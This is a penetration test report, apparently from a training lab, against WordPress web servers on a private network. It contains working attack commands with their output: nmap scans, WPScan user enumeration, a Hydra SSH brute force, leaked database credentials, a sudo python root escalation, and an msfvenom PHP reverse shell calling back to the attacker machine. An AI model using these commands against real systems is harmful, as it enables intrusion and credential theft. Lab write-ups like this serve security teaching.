

# **Red Team Penetration Test**

Attack of Vulnerable Servers

**Thank you for allowing us to present our findings!**

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
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# Network Topology & Critical Vulnerabilities

# Network Topology



## Network

Address Range: 192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

**ML-RefVm-684427**  
IPv4: 192.168.1.1  
OS: Windows 10 Pro 1909  
HyperVisor / Jumpbox

## Kali

IPv4: 192.168.1.90  
OS: debian - kali linux distro  
Pentest Attack Machine

## Target1

IPv4: 192.168.1.110  
OS: Debian Linux  
Web Server

## Target2

IPv4: 192.168.1.115  
OS: Debian Linux  
Web Server

## Server1

IPv4: 192.168.1.105  
OS: Ubuntu 18.04.1 LTS  
Capstone server

## ELK

IPv4: 192.168.1.100  
OS: Ubuntu 18.04.4 LTS  
SIEM server (log and system monitor)

# Critical Vulnerabilities: Target 1

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Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE-200	Exposure of sensitive Information to an unauthorized actor	Allowing sensitive information to be compromised so easily can result in a breach that can have significant affects on your business
CWE-521	Weak Password Requirements	Not enforcing a password policy allows users to choose passwords that they can easily remember which are not typically secure.
CWE-284	The software does not restrict or incorrectly restricts access to a resource from an unauthorized actor.	A user is able to execute elevated commands when they were not preauthorized to do so
CWE-98	An improper control of filename for include or require statement in PHP allows a LFI allowing remote attackers to execute arbitrary code	An attacker can execute commands on the web server remotely allowing them to further compromise the target.



# Critical Vulnerabilities: Target 2

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Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
CWE-200 Exposure of sensitive Information to an unauthorized actor	The product exposes sensitive Information to an actor that is not explicitly authorized to have access	Allowing sensitive information to be compromised so easily can result in a breach that can have significant effects on your business
CWE-548 Exposure of information through directory browsing	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers	Allowing an bad actor to obtain more information about your server could allow them to further their attack
CVE-2016-10033 Remote Code Execution Vulnerability in PHPMailer	PHPMailer allows extra parameters in the mail command and consequently executes arbitrary code	An attacker can execute commands on the web server remotely allowing them to further compromise the target.

# Exploits Used

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# TARGET 1



# CWE-200 - Exposure of sensitive information to unauthorized actor

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- Using nmap, we were able to determine that this server was running Apache 2.4.1. We then scanned through the web site that was hosted on that server and found sensitive information in clear text in the source of web page. To do this, we utilized Google Chrome's View Page Source tool.

**nmap -sS -sV 192.168.1.110**

- The information found in the service.html was :

**flag1.txt: flag1{b9bbcb33e11b80be759c4e844862482d}**



The screenshot shows a portion of an HTML document's source code. A comment line is highlighted in yellow: `<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->`. Above it is another comment: `<!-- End footer Area -->`. Below the highlighted comment are two script tags: `<script src="js/vendor/jquery-2.2.4.min.js"></script>` and `<script src="https://cdnjs.cloudflare.com/ajax/libs/pop...">`. The text is slightly blurred, typical of a screenshot from a presentation.



# CWE-521 - Weak Password Requirements

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- Using WPScan tool, we were able to uncover two user accounts on the web server.

```
[+] michael
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  )
  | Confirmed By: Login Error Messages (Aggressive Detection)
  |
[+] steven
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  )
  | Confirmed By: Login Error Messages (Aggressive Detection)
  |
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulnDB.com/users/sign_up
```



# CWE-521 - Weak password requirements continued..

- Using Hydra, we were able to uncover the password for user michael. However, had we guessed at the password, we would have uncovered it rather quickly: **michael**

```
root@Kali:~# hydra -v -f -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-16 15:18:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[22][ssh] host: 192.168.1.110 login: michael password: michael
[STATUS] attack finished for 192.168.1.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-16 15:19:03
```

- Hydra allowed us to gain access through SSH on the target server.
- Once inside, we were able to search for additional sensitive data

```
michael@target1:/var/www$ find -type f -iname 'flag*'
./flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```



# CWE-284 - Server does not properly restrict access to a resource

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- Once access was achieved on the target1 server, we found the WordPress config file in the /var/html/www/wordpress/ directory
- Viewing the config revealed the MySql credentials for the WordPress database.

```
// ** MySQL settings - You can get this info from your MySQL server */  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'R@v3nSecurity');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');
```



# CWE-284 - Continued..

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- After gaining access to MySQL, we found the password hash for user Steven.
- After obtaining the password for user Steven, we accessed the target using SSH. We then investigated what access this user had using sudo -l
- Since Steven had sudo access for running python scripts, we were able to easily elevate to root using a simple script:

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```





# CWE-284 - continued..

- Further investigation reveals additional sensitive data by searching using grep:
- `grep -r flag3 *`

```
root@target1:/var# grep -r flag3 *
Binary file lib/mysql/ib_logfile0 matches
Binary file lib/mysql/ibdata1 matches
root@target1:/var#
```

- `nano /var/lib/mysql/ib_logfile0`

```
michael@target1:/var/www/html/wordpress
```

File Actions Edit View Help

GNU nano 2.2.6 File: lib/mysql/lib\_logfile0

```
^_`^`^`^`^`N^`N^`^`^`^` ^`^`^`^`^`B^`A^P^H^`^`^`^`^`^`^`^`^`^`^`^`  
^`H^`^`9^`8^`^`^` ^`K^`^`9^`A^B^`^`^`H^`^`^`^`^`8^`^`^` ^`K^`^`^`^`A^C^`^`^`B^`^`^`^`8$  
^`^`^`^`^`^`B^`^`^`  
^`^`D^`^`^`  
^`B^`^`^`  
b^`D^`^`^`^`^`2^`n^`B^`^`^`^`6^`nj^`D^`^`n^`L^`^`n^`B^`^`n^`L^`^`n^`^`D^`^`C^`H^`^`n  
^`^`^`^`^`^`^`^`9^`^`B^`^`B^`^`H^`^`H^`B^`^`^`^`^`^`^`B^`^`?^`^`H^`C8^`^`^`^`Q^`B^`^`V^`^`B^`^`^`]^`$  
^`^`^`E^`^`8^`^`^`^`K^`^`X^`^`H^`^`^`^`K^`G^`B^`^`H^`^`(^`P^`B^`^`H^`^`^`^`P^`B^`^`H^`^`h^`^`P^`^`^`H^`^`$  
W^`^`^`^`KE^`^`^`^`A^`E^`A2^`B^`^`^`^`8^`B^`D^`^`^`^`L^`^`^`^`^`^`B^`^`^`^`L^`^`^`D^`^`^`^`L^`^`^`B^`^`^`^`Lq  
$^`RZ^`00^`/^`fflag3{afc01ab56b50591e7dccf93122770cd2}^`G^`Eflag3^`P^`H^`^`^`RZ^`00^`/^`Q^`H^`^`$  
9^`o^`^`S^`A^`H^`^`^`^`^`  
^`F^`F^`G^`^`E^`^`^`X^`^`^`^`^`^`V^`^`B^`^`^`^`^`^`^`^`^`^`^`^`G^`^`^`^`^`^`KXn^`^`^`Ab^`A^`$  
[ ^`^`^`^`^`^`]^\`^`X^`^`^`^`^`KX^`^`^`^`A^`o^`A^`P^`H^`^`^`^`^`^`^`G^`A^`T^`^`^`a^`^`Y^`^`$  
^`^`^`a^`^`Y^`^`A^`^`H^`^`F^`^`G^`^`H^`^`H^`^`H^`^`^`^`^`^`^`^`^`^`^`^`^`^`H^`^`H^`^`^`H^`^`^`^`D^`^`^`^`^`H  
9^`^`^`^`S^`A^`H^`^`^`2L^`q^`^`^`V^`^`B^`^`A^`^`^`^`^`^`^`^`  
^`F^`F^`G^`^`E^`^`^`^`^`^`^`^`^`^`^`^`G^`^`^`^`^`^`KZW^`^`^`A^`^`K^`^`^`^`^`^`^`^`B^`^`^`R$  
^`^`^`^`^`^`B^`^`^`  
^`^`D^`^`^`^`K^`A^`^`B^`^`^`K^`E^`^`^`D^`^`^`D^`^`2^`^`^`B^`^`^`D^`^`6^`^`^`D^`^`^`G^`^`^`B^`^`^`G^`^`^`D^`^`^`$  
^`^`^`^`K[^`B^`^`^`
```

^G Get Help    ^O WriteOut    ^R Read File    ^Y Prev Page    ^K Cut Text    ^C Cur Pos  
^X Exit        ^J Justify     ^W Where Is    ^V Next Page    ^U UnCut Text   ^T To Spell




# CWE-98 Exploit: Local File Inclusion.

- We utilized msfvenom to create a shell.php file that when run will connect to our meterpreter session.
- We then used the compromised credentials for user Steven to transfer the shell.php file to the server using scp.

```
root@Kali:~# msfvenom -p php/reverse_php LHOST=192.168.1.90 LPORT=4444 -f
aw >shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 3031 bytes
root@Kali:~# ls
Desktop      'empty.gif%3fss&ss1img'      shell.php
Documents    exploit.sh                    Templates
Downloads     Music                         Videos
empty2.gif    network-attack-capture.pcapng wp_hashes.txt
empty6.gif    Pictures                      wpinfo.txt
empty.gif     Public                       wpscan-results.txt
root@Kali:~# scp shell.php steven@192.168.1.110:/var/www/html
steven@192.168.1.110's password:
shell.php                                     100% 3031      2.6MB/s   00:00
```

# CWE-98 Exploit: Local File Inclusion. continued..

- We then created a meterpreter reverse shell session and waited for the target server to contact us
- Using our browser, we executed the shell.php script





# CWE-98 - Local File Inclusion: continued..

- Once we had a reverse shell session open, we had full remote control of the compromised server.

```
ShellNo.1
File Actions Edit View Help
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.110
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.110:55252) at 2022-02-12 11:02:06 -0800

meterpreter > ls
Listing: /var/www/html
=====
Mode                Size      Type    Last modified      Name
----                -
100644/rw-r--r--    18436   fil     2018-08-12 03:21:28 -0700 .DS_Store
